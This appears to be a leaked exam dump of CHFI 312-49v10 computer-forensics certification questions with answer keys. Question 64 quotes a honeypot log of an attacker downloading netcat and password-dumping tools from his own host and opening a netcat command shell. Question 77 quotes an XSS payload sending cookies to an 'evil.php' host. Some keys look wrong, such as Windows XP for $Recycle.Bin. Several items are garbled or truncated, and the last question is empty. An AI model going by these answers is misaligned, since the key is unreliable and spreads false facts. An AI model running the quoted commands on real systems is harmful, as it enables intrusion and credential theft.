DUMPSARENA

Computer Hacking Forensic Investigator

ECCouncil 312-49v10

Total Questions: 714

https://dumpsarena.com

sales@dumpsarena.com

QUESTION NO: 1

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

A. Power Off time

B. Logs of high temperatures the drive has reached

C. All the states (running and discontinued) associated with the OS

D. List of running processes

ANSWER: B

Explanation:

Reference: https://www.hdsentinel.com/smart/index.php

QUESTION NO: 2

Brian has the job of analyzing malware for a software security company. Brian has setup a virtual environment that includes virtual machines running various versions of OSes. Additionally, Brian has setup separated virtual networks within this environment The virtual environment does not connect to the company's intranet nor does it connect to the external Internet. With everything setup, Brian now received an executable file from client that has undergone a cyberattack. Brian ran the executable file In the virtual environment to see what it would do. What type of analysis did Brian perform?

A. Static malware analysis

B. Status malware analysis

C. Dynamic malware analysis

D. Static OS analysis

ANSWER: C

QUESTION NO: 3

Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.

A. Malvertising

B. Internet relay chats

C. Drive-by downloads

D. Phishing

ANSWER: C

QUESTION NO: 4

When conducting computer forensic analysis, you must guard against _____ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

A. Hard Drive Failure

B. Scope Creep

C. Unauthorized expenses

D. Overzealous marketing

ANSWER: B

QUESTION NO: 5

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. Computers on his wired network

B. Satellite television

C. 2.4Ghz Cordless phones

D. CB radio

ANSWER: C

QUESTION NO: 6

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

A. Slack space

B. Deleted space

C. Sector space

D. Cluster space

ANSWER: A

QUESTION NO: 7

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

A. OpenGL/ES and SGL

B. Surface Manager

C. Media framework

D. WebKit

ANSWER: A

QUESTION NO: 8

Which of the following is a part of a Solid-State Drive (SSD)?

A. Head

B. Cylinder

C. NAND-based flash memory

D. Spindle

ANSWER: C

QUESTION NO: 9

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

A. Record the system state by taking photographs of physical system and the display

B. Perform data acquisition without disturbing the state of the systems

C. Open the systems, remove the hard disk and secure it

D. Switch off the systems and carry them to the laboratory

ANSWER: A

QUESTION NO: 10

Which of the following Perl scripts will help an investigator to access the executable image of a process?

A. Lspd.pl

B. Lpsi.pl

C. Lspm.pl

D. Lspi.pl

ANSWER: D

QUESTION NO: 11

William is examining a log entry that reads 192.168.0.1 - - [18/Jan/2020:12:42:29 +0000) "GET / HTTP/1.1" 200 1861. Which of the following logs does the log entry belong to?

A. The combined log format of Apache access log

B. The common log format of Apache access log

C. Apache error log

D. IIS log

ANSWER: B

QUESTION NO: 12

You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

A. the attorney-work-product rule

B. Good manners

C. Trade secrets

D. ISO 17799

ANSWER: A

QUESTION NO: 13

Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the_____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent memory locations

B. Adjacent bit blocks

C. Adjacent buffer locations

D. Adjacent string locations

ANSWER: A

QUESTION NO: 14

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Tailgating

B. Backtrapping

C. Man trap attack

D. Fuzzing

ANSWER: A

QUESTION NO: 15

While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

A. Start and end points for log sequence numbers are specified

B. Start and end points for log files are not specified

C. Start and end points for log files are specified

D. Start and end points for log sequence numbers are not specified

ANSWER: B

Explanation:

Reference: https://logicalread.com/sql-server-dbcc-log-command-tl01/#.YUnuGGYzYo8

QUESTION NO: 16

Where are files temporarily written in Unix when printing?

A. /usr/spool

B. /var/print

C. /spool

D. /var/spool

ANSWER: D

QUESTION NO: 17

Which of the following statements is true with respect to SSDs (solid-state drives)?

A. Like HDDs. SSDs also have moving parts

B. SSDs cannot store non-volatile data

C. SSDs contain tracks, clusters, and sectors to store data

D. Faster data access, lower power usage, and higher reliability are some of the m

ANSWER: D

QUESTION NO: 18

If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

A. Lossful compression

B. Lossy compression

C. Lossless compression

D. Time-loss compression

ANSWER: B

QUESTION NO: 19

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

A. Place PDA, including all devices, in an antistatic bag

B. Unplug all connected devices

C. Power off all devices if currently on

D. Photograph and document the peripheral devices

ANSWER: D

QUESTION NO: 20

What file structure database would you expect to find on floppy disks?

A. NTFS

B. FAT32

C. FAT16

D. FAT12

ANSWER: D

QUESTION NO: 21

NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

A. Encrypted FEK

B. Checksum

C. EFS Certificate Hash

D. Container Name

ANSWER: B

QUESTION NO: 22

In the context of file deletion process, which of the following statement holds true?

A. When files are deleted, the data is overwritten and the cluster marked as available

B. The longer a disk is in use, the less likely it is that deleted files will be overwritten

C. While booting, the machine may create temporary files that can delete evidence

D. Secure delete programs work by completely overwriting the file in one go

ANSWER: C

QUESTION NO: 23

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned

B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment

C. Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy

D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

ANSWER: C

QUESTION NO: 24

Windows identifies which application to open a file with by examining which of the following?

A. The File extension

B. The file attributes

C. The file Signature at the end of the file

D. The file signature at the beginning of the file

ANSWER: A

QUESTION NO: 25

Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

A. ISO 9660

B. ISO/IEC 13940

C. ISO 9060

D. IEC 3490

ANSWER: A

QUESTION NO: 26

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

A. Depends on the capacity of the storage device

B. 1048 Bytes

C. 4092 Bytes

D. 512 Bytes

ANSWER: D

QUESTION NO: 27

Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

A. Globally unique ID

B. Microsoft Virtual Machine Identifier

C. Personal Application Protocol

D. Individual ASCII string

ANSWER: A

QUESTION NO: 28

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

A. Spycrack

B. Spynet

C. Netspionage

D. Hackspionage

ANSWER: C

QUESTION NO: 29

Select the data that a virtual memory would store in a Windows-based system.

A. Information or metadata of the files

B. Documents and other files

C. Application data

D. Running processes

ANSWER: D

QUESTION NO: 30

Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

A. ISO/IEC 16025

B. ISO/IEC 18025

C. ISO/IEC 19025

D. ISO/IEC 17025

ANSWER: D

Explanation:

Reference: https://www.iso.org/ISO-IEC-17025-testing-and-calibration-laboratories.html#:~:text=ISO%2FIEC%2017025%20enables%20laboratories,nationally%20and%20around%20the%20world

QUESTION NO: 31

Law enforcement officers are conducting a legal search for which a valid warrant was obtained.

While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?

A. Plain view doctrine

B. Corpus delicti

C. Locard Exchange Principle

D. Ex Parte Order

ANSWER: A

QUESTION NO: 32

Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

A. Media Framework

B. Surface Manager

C. Resource Manager

D. Application Framework

ANSWER: D

QUESTION NO: 33

An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

A. Postmortem Analysis

B. Real-Time Analysis

C. Packet Analysis

D. Malware Analysis

ANSWER: A

QUESTION NO: 34

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked

B. HTTP protocol does not maintain session

C. Only FTP traffic can be hijacked

D. Only DNS traffic can be hijacked

ANSWER: B

QUESTION NO: 35

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

A. Post-investigation Phase

B. Reporting Phase

C. Pre-investigation Phase

D. Investigation Phase

ANSWER: C

QUESTION NO: 36

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghttech.net What will this search produce?

A. All sites that ghttech.net links to

B. All sites that link to ghttech.net

C. All search engines that link to .net domains

D. Sites that contain the code: link:www.ghttech.net

ANSWER: B

QUESTION NO: 37

When cataloging digital evidence, the primary goal is to

A. Make bit-stream images of all hard drives

B. Preserve evidence integrity

C. Not remove the evidence from the scene

D. Not allow the computer to be turned off

ANSWER: B

QUESTION NO: 38

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

A. Civil Investigation

B. Administrative Investigation

C. Both Civil and Criminal Investigations

D. Criminal Investigation

ANSWER: B

QUESTION NO: 39

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

A. One working day

B. Two working days

C. Immediately

D. Four hours

ANSWER: A

QUESTION NO: 40

An expert witness is a _____ who is normally appointed by a party to assist the formulation and preparation of a party's claim or defense.

A. Expert in criminal investigation

B. Subject matter specialist

C. Witness present at the crime scene

D. Expert law graduate appointed by attorney

ANSWER: B

QUESTION NO: 41

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

A. 128

B. 64

C. 32

D. 16

ANSWER: C

QUESTION NO: 42

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

A. FAT does not index files

B. NTFS is a journaling file system

C. NTFS has lower cluster size space

D. FAT is an older and inefficient file system

ANSWER: C

QUESTION NO: 43

What is cold boot (hard boot)?

A. It is the process of restarting a computer that is already in sleep mode

B. It is the process of shutting down a computer from a powered-on or on state

C. It is the process of restarting a computer that is already turned on through the operating system

D. It is the process of starting a computer from a powered-down or off state

ANSWER: D

QUESTION NO: 44

According to RFC 3227, which of the following is considered as the most volatile item on a typical system?

A. Registers and cache

B. Temporary system files

C. Archival media

D. Kernel statistics and memory

ANSWER: A

QUESTION NO: 45

How often must a company keep log files for them to be admissible in a court of law?

A. All log files are admissible in court no matter their frequency

B. Weekly

C. Monthly

D. Continuously

ANSWER: D

QUESTION NO: 46

When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

A. RIM Messaging center

B. Blackberry Enterprise server

C. Microsoft Exchange server

D. Blackberry desktop redirector

ANSWER: C

QUESTION NO: 47

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

A. Network

B. Transport

C. Physical

D. Data Link

ANSWER: C

QUESTION NO: 48

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

A. TIFF-8

B. DOC

C. WPD

D. PDF

ANSWER: D

QUESTION NO: 49

Which U.S. law sets the rules for sending emails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

A. NO-SPAM Act

B. American: NAVSO P-5239-26 (RLL)

C. CAN-SPAM Act

D. American: DoD 5220.22-M

ANSWER: C

Explanation:

Reference: https://www.ftc.gov/tips-advice/business-center/guidance/can-spam-act-compliance-guide-business

QUESTION NO: 50

In Steganalysis, which of the following describes a Known-stego attack?

A. The hidden message and the corresponding stego-image are known

B. During the communication process, active attackers can change cover

C. Original and stego-object are available and the steganography algorithm is known

D. Only the steganography medium is available for analysis

ANSWER: C

QUESTION NO: 51

SO/IEC 17025 is an accreditation for which of the following:

A. CHFI issuing agency

B. Encryption

C. Forensics lab licensing

D. Chain of custody

ANSWER: C

QUESTION NO: 52

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

A. the same log is used at all times

B. a new log file is created everyday

C. a new log file is created each week

D. a new log is created each time the Web Server is started

ANSWER: A

QUESTION NO: 53

Adam Is thinking of establishing a hospital In the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

A. Data Protection Act of 2018

B. Payment Card Industry Data Security Standard (PCI DSS)


C. Electronic Communications Privacy Act

D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)

ANSWER: D

QUESTION NO: 54

What is the CIDR from the following screenshot?



A. /24A./24A./24

B. /32 B./32 B./32

C. /16 C./16 C./16

D. /8D./8D./8

ANSWER: D

QUESTION NO: 55

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

A. Ad hoc associations

B. Client mis-association

C. MAC spoofing

D. Rogue access points

ANSWER: B

QUESTION NO: 56

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

A. Signature-Based Detection

B. Integrity-Based Detection

C. Cross View-Based Detection

D. Heuristic/Behavior-Based Detection

ANSWER: B

Explanation:

Reference: https://info-savvy.com/anti-forensics-techniques-rootkits/

QUESTION NO: 57

You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

A. Limited force and library attack

B. Brute Force and dictionary Attack

C. Maximum force and thesaurus Attack

D. Minimum force and appendix Attack

ANSWER: B

QUESTION NO: 58

Chloe is a forensic examiner who is currently cracking hashed passwords for a crucial mission and hopefully solve the case. She is using a lookup table used for recovering a plain text password from cipher text; it contains word list and brute-force list along with their computed hash values. Chloe Is also using a graphical generator that supports SHA1.

a. What password technique is being used?

b. What tool is Chloe using?

A. Dictionary attack b. Cisco PIX

B. Cain & Able b. Rten

C. Brute-force b. MScache

D. Rainbow Tables b. Winrtgen

ANSWER: D

QUESTION NO: 59

What does Locard's Exchange Principle state?

A. Any information of probative value that is either stored or transmitted in a digital form

B. Digital evidence must have some characteristics to be disclosed in the court of law

C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave

D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

ANSWER: C

Explanation:

Reference: https://www.sciencedirect.com/topics/social-sciences/exchange-principle#:~:text=Locard's%20Exchange%20Principle%20states%20that,pollen%2C%20paint%2C%20and%20soil

QUESTION NO: 60

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the

system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media

B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence

C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media

D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

ANSWER: B

QUESTION NO: 61

What is the location of the binary files required for the functioning of the OS in a Linux system?

A. /run

B. /bin

C. /root

D. /sbin

ANSWER: B

QUESTION NO: 62

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

A. Class B

B. Class D

C. Class C

D. Class A

ANSWER: C

Explanation:

Reference: http://www.ilpi.com/safety/extinguishers.html

QUESTION NO: 63

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

A. Copyright

B. Design patent

C. Trademark

D. Utility patent

ANSWER: D

QUESTION NO: 64

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

"cmd1.exe /c open 213.116.251.162 >ftpcom"

"cmd1.exe /c echo johna2k >>ftpcom"

"cmd1.exe /c echo haxedj00 >>ftpcom"

"cmd1.exe /c echo get nc.exe >>ftpcom"

"cmd1.exe /c echo get pdump.exe >>ftpcom"

"cmd1.exe /c echo get samdump.dll >>ftpcom"

"cmd1.exe /c echo quit >>ftpcom"

"cmd1.exe /c ftp -s:ftpcom"

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"

What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k

B. There are two attackers on the system - johna2k and haxedj00

C. The attack is a remote exploit and the hacker downloads three files

D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

ANSWER: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

QUESTION NO: 65

Which of the following tool creates a bit-by-bit image of an evidence media?

A. Recuva

B. FileMerlin

C. AccessData FTK Imager

D. Xplico

ANSWER: C

QUESTION NO: 66

Which program is the bootloader when Windows XP starts up?

A. KERNEL.EXE

B. NTLDR

C. LOADER

D. LILO

ANSWER: B

QUESTION NO: 67

Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task?

A. Most Recently Used (MRU) list

B. MZCacheView

C. Google Chrome Recovery Utility

D. Task Manager

ANSWER: B

QUESTION NO: 68

Identify the file system that uses $BitMap file to keep track of all used and unused clusters on a volume.

A. NTFS

B. FAT

C. EXT

D. FAT32

ANSWER: A

QUESTION NO: 69

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

A. list modules -a

B. lsmod

C. plist mod -a

D. lsof -m

ANSWER: B

QUESTION NO: 70

UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

A. BIOS-MBR

B. GUID Partition Table (GPT)

C. Master Boot Record (MBR)

D. BIOS Parameter Block

ANSWER: B

QUESTION NO: 71

Study the log given below and answer the following question:

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)

Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

A. Disallow UDP53 in from outside to DNS server

B. Allow UDP53 in from DNS server to outside

C. Disallow TCP53 in from secondaries or ISP server to DNS server

D. Block all UDP traffic

ANSWER: A

QUESTION NO: 72

When obtaining a warrant, it is important to:

A. particularlydescribe the place to be searched and particularly describe the items to be seized

B. generallydescribe the place to be searched and particularly describe the items to be seized

C. generallydescribe the place to be searched and generally describe the items to be seized

D. particularlydescribe the place to be searched and generally describe the items to be seized

ANSWER: A

QUESTION NO: 73

Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a $Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

A. Windows 98

B. Linux

C. Windows 8.1

D. Windows XP

ANSWER: D

QUESTION NO: 74

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

A. Physical theft

B. Copyright infringement

C. Industrial espionage

D. Denial of Service attacks

ANSWER: C

QUESTION NO: 75

What is the location of a Protective MBR in a GPT disk layout?

A. Logical Block Address (LBA) 2

B. Logical Block Address (LBA) 0

C. Logical Block Address (LBA) 1

D. Logical Block Address (LBA) 3

ANSWER: C

Explanation:

Reference:
https://en.wikipedia.org/wiki/GUID_Partition_Table#:~:text=The%20protective%20MBR%20is%20stored,a%20size%20of%20128%20bytes

QUESTION NO: 76

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

A. Signature-based anomaly detection

B. Pattern matching

C. Real-time anomaly detection

D. Statistical-based anomaly detection

ANSWER: C

QUESTION NO: 77

You are the incident response manager at a regional bank. While performing routine auditing of web application logs, you find several attempted login submissions that contain the following strings:

```
< SCRIPT type="text/javascript" >
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
< /SCRIPT >
```

What kind of attack has occurred?

A. SQL injection

B. Buffer overflow

C. Cross-size scripting

D. Cross-size request forgery

ANSWER: C

QUESTION NO: 78

Which of the following should a computer forensics lab used for investigations have?

A. isolation

B. restricted access

C. open access

D. an entry log

ANSWER: B

QUESTION NO: 79

When should an MD5 hash check be performed when processing evidence?

A. After the evidence examination has been completed

B. On an hourly basis during the evidence examination

C. Before and after evidence examination

D. Before the evidence examination has been completed

ANSWER: C

QUESTION NO: 80

Which of the following is NOT a graphics file?

A. Picture1.tga

B. Picture2.bmp

C. Picture3.nfo

D. Picture4.psd

ANSWER: C

QUESTION NO: 81

This is a statement, other than one made by the declarant while testifying at the trial or hearing, offered in evidence to prove the truth of the matter asserted. Which among the following is suitable for the above statement?

A. Testimony by the accused

B. Limited admissibility

C. Hearsay rule

D. Rule 1001

ANSWER: C

QUESTION NO: 82

Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

A. Swap space

B. Application data

C. Files and documents

D. Slack space

ANSWER: A

QUESTION NO: 83

During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?

A. Issuer Identifier Number and TAC

B. Industry Identifier and Country code

C. Individual Account Identification Number and Country Code

D. TAC and Industry Identifier

ANSWER: B

QUESTION NO: 84

What is the smallest physical storage unit on a hard drive?

A. Track

B. Cluster

C. Sector

D. Platter

ANSWER: C

QUESTION NO: 85

Which component in the hard disk moves over the platter to read and write information?

A. Actuator

B. Spindle

C. Actuator Axis

D. Head

ANSWER: D

Explanation:

Reference: https://cs.stanford.edu/people/nick/how-hard-drive-works/#:~:text=A%20%22head%22%20moves%20over%20the,the%20stored%200's%20and%201's

QUESTION NO: 86

Which of the following processes is part of the dynamic malware analysis?

A. Process Monitoring

B. Malware disassembly

C. Searching for the strings

D. File fingerprinting

ANSWER: A

QUESTION NO: 87

What is the extension used by Windows OS for shortcut files present on the machine?

A. .log

B. .pf

C. .lnk

D. .dat

ANSWER: C

QUESTION NO: 88

